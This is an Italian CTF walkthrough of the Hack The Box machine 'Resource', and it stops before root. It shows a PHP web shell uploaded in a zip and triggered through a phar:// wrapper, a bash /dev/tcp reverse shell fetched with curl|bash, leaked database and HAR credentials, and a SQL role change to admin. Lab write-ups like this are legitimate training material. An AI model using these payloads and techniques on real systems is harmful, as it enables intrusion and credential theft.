

# Resource

## About Resource

Resource è una macchina Linux di livello "hard" che copre in modo complesso diversi modi per utilizzare le chiavi private e pubbliche di OpenSSH. È incentrata sull'SSG IT Resource Center, che offre un servizio di ticketing per risolvere i problemi IT (accesso SSH, problemi relativi al sito web e alla sicurezza, ecc.) dei propri clienti. Creando un ticket tramite il sito web, possiamo eseguire l'inclusione di file locali, attivare una reverse shell e accedere a quello che sembra essere un container Docker che ospita il sito web di ticketing. Da questo punto, ci sono vari indizi nei ticket precedenti e negli artefatti SSH rimanenti, nonché in un servizio API per la firma delle chiavi che porterà a passare da un utente all'altro e a uscire dal Docker. Infine, la macchina include vari script che descrivono in dettaglio le funzioni del suo servizio di ticketing e dell'API per la firma delle chiavi, uno dei quali include una riga di codice vulnerabile che consente di forzare brute force la chiave SSH finale e di ottenere la piena escalation dei privilegi.

*IP\_Resource = 10.10.11.27*

## Enumeration

### Scan Port && Service NMAP

```
opt/htb_machine/Resource nmap 10.10.11.27 --open -p- -T5 -Pn -sVC -oG resources_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-14 09:37 CEST
Nmap scan report for 10.10.11.27
Host is up (0.053s latency).
Not shown: 63111 closed tcp ports (reset), 2421 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 78:1e:3b:85:12:64:a1:f6:df:52:41:ad:8f:52:97:c0 (ECDSA)
|_  256 e1:1a:b5:0e:87:a4:a1:81:69:94:9d:d4:d4:a3:8a:f9 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://itrc.ssg.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
2222/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:a6:83:b9:90:6b:6c:54:32:22:ec:af:17:04:bd:16 (ECDSA)
|_  256 0c:c3:9c:10:f5:7f:d3:e4:a8:28:6a:51:ad:1a:e1:bf (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u3  
80/tcp open http nginx 1.18.0 (Ubuntu) redirect to <http://itrc.ssg.htb/>


2222/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10

Edito il file `/etc/hosts` con `'itrc.ssg.htb'` per visualizzare il server web

## Web Server




Effettuo la registrazione come `'test:test'` e successivamente il login. L'URL di login che trovo è <http://itrc.ssg.htb/index.php?page=login>




Accedo e trovo la dashboard di un servizio di [ticketing](#), al momento il nostro account non ha ticket aperti, ma possiamo crearne uno nuovo.


L'URL di riferimento è il seguente <http://itrc.ssg.htb/index.php?page=dashboard>



Dando un'occhiata alla funzione "Crea un ticket", trovo la possibilità di caricare un file che potrebbe essere un potenziale vettore di attacco attraverso cui caricare una reverse shell. L url di riferimento è il seguente: '[http://itrc.ssg.htb/?page=create\\_ticket](http://itrc.ssg.htb/?page=create_ticket)'



La scansione nmap precedente mostra che il server è ospitato da **nginx**, ma se attiviamo una pagina **404** navigando verso qualcosa che so non esistere, come '<http://itrc.ssg.htb/pho3.php>', noto che il sito web è in esecuzione su **Apache**. Questo mi fa supporre che ci sia qualcosa di diverso sotto, dove 'nginx' è il **front proxy**, ma il sito web in esecuzione su **Apache** e potrebbe trattarsi di un **container**. Da ciò, posso supporre che il sistema host sia **Ubuntu**, poiché dalla scansione nmap si può notare che la versione di **nginx** era per **Ubuntu**. Quindi il container deve essere **Debian**, il che significa che l'SSH sulla porta **2222** è per l'host e la porta **22** è per il container.





# Not Found

The requested URL was not found on this server.

*Apache/2.4.61 (Debian) Server at itrc.ssg.htb Port 80*

Inoltre, osservando gli URL , vediamo '<http://itrc.ssg.htb/?page=dashboard>' e '<http://itrc.ssg.htb/index.php>', a indicare che il sito web utilizza **PHP**. Si nota anche dalla scansione nmap '**PHPSESSID**', a indicare che il sito web assegna questo tipo di '**cookie**'.

Per avere un'idea migliore della struttura del sito web che non possiamo visitare direttamente, possiamo utilizzare **Feroxbuster**, per il brute force delle directory, sapendo che il sito web utilizza **PHP**, aggiungo la flag '**-x php**' al comando.



<....SNIP....>

Ora sapendo che c'è la possibilità di fare upload di un file dalla tab '**crea ticket**', potrei ottenere LFI e attivare una **reverse-shell**.

I passi da seguire sono i seguenti:

- fare upload di una web-shell semplice '**shell.php**' '**<?php system(\$\_REQUEST["cmd"]); ?>**'
- aprire un server **python3**

- aprire un listener `netcat`
- usare la webshell per fare il download di una `reverse-shell 'bash.sh'` hostata in locale sul target
- attivare la `reverse-shell`

```

root@kali:~# nano shell.php
root@kali:~# ls
Resource.ctd  resources_scan  shell.php
root@kali:~# cat shell.php
<?php system($_REQUEST["cmd"]); ?>
root@kali:~#

```

Ora se provo a fare l'upload della `webshell` così com'è mi viene rifiutata in quanto accetta come estensione solo file `'zip'`, quindi prima zippo la `web-shell` e poi effettuo l'upload della stessa.

```

root@kali:~# zip shell.zip shell.php
adding: shell.php (stored 0%)
root@kali:~# ls
Resource.ctd  resources_scan  shell.php  shell.zip
root@kali:~#

```

Ora posso caricare la `web-shell` su [http://itrc.ssg.htb/?page=create\\_ticket](http://itrc.ssg.htb/?page=create_ticket)

Subject

Issue

Add attachments (zip archive only)

## My Tickets

Open

Ticket ID	Subject
9	test

Status
open

New Ticket

Ora se provo ad andare su '/uploads' ovvero '<http://itrc.ssg.htb/uploads/shell/shell.php>' mi da pagina non esistente 404 , nonostante

'uploads' sia stato trovato da 'Feroxbuster'

← → ↻ ⚠ Not secure itrc.ssg.htb/uploads/shell/shell.php

Apps | Corso: AMAZO...

# Not Found

The requested URL was not found on this server.

*Apache/2.4.61 (Debian) Server at itrc.ssg.htb Port 80*

Ma se vado indietro alla pagina del ticket creato, posso vederlo correttamente e aprendolo posso notare che all'interno è presente anche la web-shell sotto formato 'zip' che ho caricato.

test


Created by: test [open]

 shell.zip

Cliccandoci sopra con il tasto destro del mouse, possiamo scaricarlo, ma vediamo anche il percorso in cui è archiviato. Possiamo quindi

cliccare con il tasto destro e copiare il **link** per ottenere il percorso completo che nel caso specifico sarà:

<http://itrc.ssg.htb/uploads/a15fd370290053e8c3bb6ce7ea6a376a224ea491.zip>




itrc.ssg.htb/uploads/c19bcfe4e1b197793b24ca088b86865eef99fd26.zip

© 2024 Strategic Soluti

Se provo ad accedervi da browser anche questa volta ricevo un **errore**, questo perchè sono impostati dei filtri **php**, e per ovviare a questo problema posso utilizzare '**wrapper php**' come '**.phar://**' che dovrebbe bypassare i **filtri** e permettermi di accedere all'interno del file contenuto all'interno dell'archivio '**.zip**'.

Riporto quindi di seguito l'URL modificato correttamente per accedere al file, e come test aggiungo il comando 'ID' per verificare se il tutto è andato a buon fine.

URL: <http://itrc.ssg.htb/?page=phar://uploads/a15fd370290053e8c3bb6ce7ea6a376a224ea491.zip/shell&cmd=id>



Bene risponde correttamente quindi ho triggerato i filtri e attivato la **web-shell**, adesso devo creare in locale una **rev-shell** 'shell.sh' e aprire un server **python3** per fare l'**upload** della stessa sul target e attivarla, intanto aprirò un ascoltatore netcat su porta **4444**.

```
opt/htb_machine/Resource ls
Resource.ctd bash.sh resources_scan shell.php shell.zip
opt/htb_machine/Resource cat bash.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.11/4444 0>&1
opt/htb_machine/Resource
```

Apri server python3

```
opt/htb_machine/Resource python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Apri ascoltatore netcat porta **4444**

```
(kali@xyz)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
```

Faccio l'upload della **rev-shell** e la lancio tramite 'curl' tramite il seguente URL:

URL= <http://itrc.ssg.htb/?page=phar://uploads/a15fd370290053e8c3bb6ce7ea6a376a224ea491.zip/shell&cmd=curl+10.10.14.11/bash.sh|bash>

Ricevo la shell come user **www-data**



```
(kali@xyz)-[~]  
$ nc -lnvp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.27] 58936  
bash: cannot set terminal process group (1): Inappropriate ioctl  
for device  
bash: no job control in this shell  
www-data@itrc:/var/www/itrc$ id  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
www-data@itrc:/var/www/itrc$ whoami  
www-data  
www-data@itrc:/var/www/itrc$ █
```

## Lateral Movment

### Movimento Laterale

Enumerando, dall directory `/home` trovo due utenti, `'msainristil'` e `'zzinter'`. Questo fa capire che si tratta di potenziali utenti a cui potrei provare ad `elevarmi`, i quali possono avere maggiori privilegi o file interessanti nelle loro directory home a cui ora non posso accedere come `www-data`.

```
www-data@itrc:/home$ ls -la  
ls -la  
total 20  
drwxr-xr-x 1 root      root      4096 Aug 13  2024 .  
drwxr-xr-x 1 root      root      4096 Aug 13  2024 ..  
drwx----- 1 msainristil msainristil 4096 Aug 13  2024 msainristil  
drwx----- 1 zzinter    zzinter    4096 Apr 14 07:42 zzinter  
www-data@itrc:/home$ █
```

Tornando alla directory con cui mi ha connesso inizialmente la shell `'/var/www/itrc'`, trovo al suo interno parecchi file `'php'` e uno di questi mi salta subito all occhio `'db.php'` quindi decido di aprirlo e al suo interno trovo quelle che sembrano

essere credenziali per un database 'Mysql'

```
www-data@itrc:/var/www/itrc$ cat db.php
cat db.php
<?php

$dsn = "mysql:host=db;dbname=resourcecenter;";
$dbusername = "jj";
$dbpassword = "ugEG5rR5SG8uPd";
$pdo = new PDO($dsn, $dbusername, $dbpassword);

try {
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Connection failed: " . $e->getMessage());
}
```

Quindi posso connettermi a 'mysql' con le credenziali 'jj:ugEG5rR5SG8uPd' come segue:

```
www-data@itrc:/var/www/itrc$ mysql -h db -u jj -pugEG5rR5SG8uPd
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 11
Server version: 11.4.3-MariaDB-ubu2404 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

```
+-----+
| Database |
+-----+
| information_schema |
| resourcecenter |
+-----+
```

```
MariaDB [(none)]> use resourcecenter;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
MariaDB [resourcecenter]> show tables;
```

```
+-----+
| Tables_in_resourcecenter |
+-----+
| messages                 |
| tickets                  |
| users                    |
+-----+
```

```
MariaDB [resourcecenter]> select * from users;
```

Successivamente esamino 'messages' e 'tickets'

---

```

2024-02-04 13:44:53 |          4 | NULL
| NULL |
| 23 | We're having some issues with the signing process. I'll get back to you once w
e have that resolved. |          2 |
2024-02-04 14:25:04 |          4 | NULL
| NULL |
| 24 | Can you attach a HAR file where the issue happens so the web team can troubles
hoot?

```

```

| 28 | They see the issue. I'm going to have to work with the IT team in corporate to
get this resolved. For now, they've given me access to the IT server and a bash scri
pt to generate keys. I'll handle all SSH provisioning tickets. |          1 |
2024-02-05 15:32:54 |          5 | NULL
| NULL |
| 29 | It's this kind of stuff that makes me say it was a bad idea to move off the ol
d system. |          2 |
2024-02-05 15:45:11 |          5 | NULL
| NULL |
| 30 | I've sent you the signed key via secure email

```

```

| 32 | The API from the IT server seems to be working well now. I've got a script tha
t will sign public keys with the appropriate principal to validate it works. I'm stil
l handling these tickets, but hopefully we'll have it resolved soon. |          1 |
2024-02-07 16:21:23 |          5 | NULL
| NULL |
| 33 | The new system is super flakey. I know it won't work across the rest of the co
mpany, but I'm going to at least leave the old certificate in place here until we pro
ve we can work on the new one |          2 |
2024-02-09 16:45:19 |          2 | NULL
| NULL |
| 34 | Old certificates have been taken out of /etc. I've got the old signing cert se
cured. This server will trust both the old and the new for some time until we work ou
t any issues with the new system. |          2 |

```

```

MariaDB [resourcecenter]> select * from tickets;

```

```

+-----+-----+-----+-----+

```

```

1 | 2 | Decommission ITRC SSH Certificate | closed | We need to decommission the old ITRC SSH certificate infrastructure in favor of the new organization-wide IT signing certs. I'm handling the transition to the new system from the ITSC-side. Mike - Can you handle removing the old certs from the ITRC server? | 2024-02-02 13:12:11 | 1 | NULL | NULL
|
1 | 3 | Malware in finance dept | open | We have detected malware on the finance department server. We need to take it offline and clean it. | 2024-02-03 14:12:11 | 4 | NULL | NULL
|
1 | 4 | Please provision access to marketing servers | closed | I'm new to the IT team, need access to the marketing servers in order to apply updates and configure firewall. Public key attached. | 2024-02-04 13:27:27 | 5 | ../uploads/eb65074fe37671509f24d1652a44944be61e4360.zip | mcgregor_pub.zip
|
1 | 5 | SSH Key Signing Broken | open | The admin panel is supposed to allow me to get a signed certificate, but it just isn't working.

```

Quindi da ciò che ho potuto rilevare dalle tabelle 'messages' e 'tickets' e che si sono verificati dei problemi con le SSH KEYS, e durante la risoluzione di questi un utente ha allegato un file 'HAR' all'interno del file 'failure.zip', interessante file da esaminare.

Per risolvere il problema un utente ha fornito uno script bash che firma i certificati accessibili tramite un API.

Si nota poi anche che dovrebbe esistere ancora un vecchio certificato salvato da qualche parte e che probabilmente il suo user di keys potrebbe essere ancora valido e quindi utilizzabile.

Ora essendo in una sessione remota su 'mysql' posso elevare i privilegi del mio utente ad admin con il seguente comando: `update users set role="admin" where id = 9;`

```

MariaDB [resourcecenter]> update users set role="admin" where id = 9;
Query OK, 1 row affected (0.001 sec)
Rows matched: 1 Changed: 1 Warnings: 0

```

## Admin Tools

Check Server Up:

Go

Provision AD User:

Go

Provision User SSH:

Unavailable. Contact zzinter for manual provisioning.

Go

## All Tickets

Open

Ticket ID	Subject	Status
3	Malware in finance dept	open
5	SSH Key Signing Broken	open
9	test	open

New Ticket

Gli strumenti di [amministrazione](#) non sono di particolare utilità, dato che non posso più fornire una chiave [SSH](#) tramite il sito web.

Tuttavia, posso controllare i [ticket precedenti](#), visualizzarli più facilmente e vedere chiaramente gli utenti associati.

In particolare, il [Ticket 5](#) è interessante perché contiene il file [failure.zip](#), che include il file [HAR](#), e scopro che l'utente '[zzinter](#)' è quello che fornisce le chiavi [SSH](#) tramite uno [script](#).

## Activity:

**zzinter:** Can you attach a HAR file where the issue happens so the web team can troubleshoot?

**msainristil:** Attached.

 [failure.zip](#)

**zzinter:** They see the issue. I'm going to have to work with the IT team in corporate to get this resolved. For now, they've given me access to the IT server and a bash script to generate keys. I'll handle all SSH provisioning tickets.

**msainristil:** It's this kind of stuff that makes me say it was a bad idea to move off the old system.

**zzinter:** The API from the IT server seems to be working well now. I've got a script that will sign public keys with the appropriate principal to validate it works. I'm still handling these tickets, but hopefully we'll have it resolved soon.

Posso scaricare il file zip in locale e verificarne il contenuto. Un file **HAR** o **HTTP** Archive è un'esportazione di una sessione web, contiene parametri **URL**, **intestazioni**, **cookie**, **ecc.** e viene in genere utilizzato per identificare problemi di prestazioni e tenere traccia delle risorse. Tuttavia, i file HAR possono anche includere informazioni sensibili come **token di sessione**, **chiavi API** e **password**, che possono essere utilizzate da malintenzionati.

Quindi faccio l'**unzip** del file in locale e all'interno trovo credenziali utilizzabili con **SSH**:

```
opt/h/Resource unzip -l c2f4813259cc57fab36b311c5058cf031cb6eb51.zip
```

```
opt/h/Resource cat itrc.ssg.htb.har | grep pass
```

```
opt/h/Resource "text": "user=msainristil&pass=82yards2closeit"
```

CRED= **user=msainristil&pass=82yards2closeit**

Ora mi connetto con le credenziali trovate tramite [SSH](#)

```
opt/h/Resource ssh msainristil@itrc.ssg.htb root@xyz
The authenticity of host 'itrc.ssg.htb (10.10.11.27)' can't be established.
ED25519 key fingerprint is SHA256:jw0qtWAgCouRm8bye0kLtPI34AC53x/tydC2D3z9eFA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'itrc.ssg.htb' (ED25519) to the list of known hosts.
msainristil@itrc.ssg.htb's password:
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
msainristil@itrc:~$ id
uid=1000(msainristil) gid=1000(msainristil) groups=1000(msainristil)
msainristil@itrc:~$ whoami
msainristil
```

## To root Container

